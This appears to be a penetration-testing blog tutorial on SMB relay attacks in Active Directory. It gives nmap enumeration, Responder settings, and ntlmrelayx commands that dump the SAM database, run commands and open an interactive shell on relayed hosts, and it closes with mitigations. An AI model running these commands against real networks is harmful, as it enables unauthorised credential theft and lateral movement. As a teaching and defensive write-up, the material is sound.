Understanding SMB Relay Attacks
SMB relay is a man-in-the-middle attack used in AD environments in the case that we as an attacker (for whatever reason) can’t crack a hash we have. Instead of wasting valuable time cracking the password, trust is abused by relaying authentication to another machine which potentially may grant us access.
This attack is most commonly chained after LLMNR / NBT-NS poisoning, but any forced NTLM authentication can be relayed if conditions are met.
Explanation
SMB relay abuses NTLM authentication by forwarding a victim’s login attempt to another machine. For an SMB relay attack to be successful, SMB signing must be disabled or not enforced on the target. This is default behaviour on machines, but enabled on servers by default. In addition, NTLM authentication must be allowed, and for any real value SMB credentials should be at least for the Local Admin.
How the attack works
The main premise of the attack is that if SMB signing is not enforced, the target can’t verify the origin or “integrity” of the authentication. There is no validation of the host connecting.
 Credit: me :)
Demonstration
Enumeration via nmap
nmap has a pretty useful script named smb2-security-mode.nse that we can use:
1
nmap --script=smb2-security-mode.nse -p445 -Pn <TARGET(s)>
We are looking for output indicating that SMB signing is disabled or not required, for instance:  We are looking for SMB signing to be
 disabled or not enforced.
Exploitation
After confirming our target is vulnerable to a relay attack, we can use Responder to capture the NTLM auth and Impacket’s ntlmrelayx to relay the authentication.
Configuring Responder
To configure Responder for a relay attack, set the following switches to be off in Responder.conf (on kali, it’s /usr/share/responder/Responder.conf):
SMB=Off
HTTP=Off
Running Responder
We can now run the tool. Note that the below command may not work because I am running from the directory I cloned responder. Omit the python3 if you are using the Kali version.
1
2
# omit `python3` if you're running on Kali / installed properly
sudo python3 responder.py -I bridge100 -i <ATTACKER> -dwP
bridge100is the interface192.168.64.1is the attacker IP (i’m only using this because on MacOS it is needed, on kali you can omit this flag too)-dwPis just the poisoning modules
Now, Responder is just waiting for a victim to authenticate.
Establishing a relay with Impacket’s ntlmrelayx.py
I have made a file named mtarget.txt containing target IPs:
1
2
192.168.64.20
192.168.64.25
Dumping the SAM
Now, we can use our relay:
1
sudo ntlmrelayx.py -tf mtarget.txt -smb2support
If successful, ntlmrelayx will dump the SAM database from the target machine!
Note how no password cracking was necessary.
Command Execution
To run a single command, we can use the -c flag:
1
sudo ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
Interactive Shell
Remember that we do not always need shells onto a machine, and they aren’t the best OPSEC-wise. That being said:
In a terminal window, we can start a nc listener:
1
nc 127.0.0.1 11001 # MUST BE LOCALHOST (127.0.0.1)!
Then, run ntlmrelayx in interactive mode:
1
sudo ntlmrelayx.py -tf targets.txt -smb2support -i
If the relayed user is a local admin, you will immediately get a shell.
Mitigation
There are a few things that we can do to mitigate SMB signing attacks:
- Enabling SMB signing is the main one. This stops the attack but may cause some performance issues, eg. with file copying.
- Disabling NTLM Authentication on the network also stops the attack, but NTLM will still be used if Kerberos fails.
- Local Admin restrictions may also help and in general limit lateral movement a bit, but genuine uses of the admin account will consequently need to be requested to the service team, increasing the number of tickets.